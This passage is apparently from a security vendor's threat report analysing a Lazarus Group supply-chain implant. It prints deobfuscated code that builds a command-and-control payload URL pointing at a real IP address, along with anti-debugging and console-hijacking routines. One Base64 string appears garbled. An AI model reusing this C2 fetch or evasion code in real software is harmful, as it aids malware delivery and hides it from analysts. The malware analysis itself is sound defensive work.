
```
// Decode the base URL from a Base64 string using the ak() helper function
const bD = ak("NzQuMTE5LjaHR0cDovLwE5NC4xMjk6MzAwMA==  ");
// Decode the "/uploads" path fragment
const bB = Buffer.from("L3VwbG9hZHM", 'base64').toString("utf8");

// Concatenate the two parts to form the full C2 URL.
// Given that the Base64 string decodes to "74.119.194.129:3000",
// the final URL becomes "http://74.119.194.129:3000/uploads"
let payloadUrl = '' + bD + bB;
```

Decoding C2 URL from JS code

Anti-Analysis


The anti-analysis code employs one-time execution wrappers and console hijacking techniques to complicate both static and dynamic analysis. The one-time wrappers (functions like a6 and a8) allow critical functions to run only once, immediately nulling the callback afterward so that subsequent calls yield no effect. This prevents analysts from repeatedly invoking or modifying key functions during debugging or automated analysis. Additionally, a self-referential check (in a7) examines the function's own string representation, a tactic intended to detect tampering or reverse engineering attempts.

In parallel, the script modifies standard console methods (via the function wrapped in a9) by replacing them with custom bound functions. This console hijacking obscures debug output and interferes with traditional logging, making it harder to trace internal operations during runtime. Together, these techniques hinder the analyst's ability to fully understand or debug the malware, thus enhancing its resistance against analysis and reverse engineering.



```javascript
// Anti-analysis: one-time execution wrapper
const a6 = function () {
  let executed = true;
  return function (context, func) {
    // If not executed yet, return a wrapper that runs the passed function once.
    const wrapper = executed ? function () {
      if (func) {
        const result = func.apply(context, arguments);
        // Null out the function after the first run to prevent re-invocation.
        func = null;
        return result;
      }
    } : function () {};
    executed = false;
    return wrapper;
  };
}();
```

Anti Analysis one-time execution wrapper



```javascript
// Anti-analysis: modifying console functions to hinder debugging.
const a9 = a8(this, function () {
  let globalObj;
  try {
    // Dynamically retrieve the global object.
    const getGlobal = Function("return (function() {}.constructor(\"return this\")( ));");
    globalObj = getGlobal();
  } catch (e) {
    globalObj = window;
  }
  // Ensure console exists.
  const consoleObj = globalObj.console = globalObj.console || {};
  // List of common console methods.
  const methods = ["log", "warn", "info", "error", "exception", "table", "trace"];
  for (let i = 0; i < methods.length; i++) {
    // Bind a new function to replace each console method.
    const boundFunc = a8.constructor.prototype.bind(a8);
    const methodName = methods[i];
    const originalMethod = consoleObj[methodName] || boundFunc;
    // Adjust the bound function's prototype and toString behavior
    boundFunc.__proto__ = a8.bind(a8);
    boundFunc.toString = originalMethod.toString.bind(originalMethod);
    // Overwrite the console method with the bound function.
    consoleObj[methodName] = boundFunc;
  }
});
```

Modifying Console functions

Conclusion

Operation Marstech Mayhem exposes a critical evolution in the Lazarus Group's supply chain attacks, demonstrating not only their commitment to operational stealth but also significant adaptability in implant development. The introduction of the Marstech1 implant, with its layered obfuscation techniques—from control flow flattening and dynamic variable renaming in JavaScript to multi-stage XOR decryption in Python—underscores the threat actor's sophisticated approach to evading both static and dynamic analysis.

The discovery of novel command-and-control infrastructure operating on unconventional ports and hosting unique Node.js Express backends highlights a deliberate shift from previous tactics seen in Operations 99 and Phantom Circuit. This divergence in operational methodology not only complicates detection but also suggests that the Lazarus Group is continuously refining their techniques to exploit vulnerabilities in modern software supply chains, including the targeting of cryptocurrency wallets and tampering with browser extension configurations.

Furthermore, the integration of these implants within legitimate repositories on GitHub, and their subsequent embedding in trusted software packages, poses a significant risk to both developers and end-users alike. The use of advanced anti-debugging measures and self-modifying code further exacerbates the challenge of real-time threat analysis, emphasizing the need for heightened vigilance and a robust security framework in supply chain management.

In summary, the findings of Operation Marstech Mayhem serve as a stark reminder that the landscape of cyber threats is rapidly evolving. It is imperative for organizations and developers to adopt proactive security measures, continuously monitor supply chain activities, and integrate advanced threat intelligence solutions to mitigate the risk of sophisticated implant-based attacks orchestrated by threat actors like the Lazarus Group.

Contact STRIKE for Incident Response

SecurityScorecard's STRIKE Team has access to one of the world's largest databases of cybersecurity signals, dedicated to identifying threats that evade conventional defenses. With proactive risk management and a rapid response approach, SecurityScorecard offers companies protection against third-party risks and the ability to counter active threats like Operation Marstech Mayhem.

Discover how SecurityScorecard and its STRIKE Team can strengthen your enterprise's security. For STRIKE media inquiries, contact us here.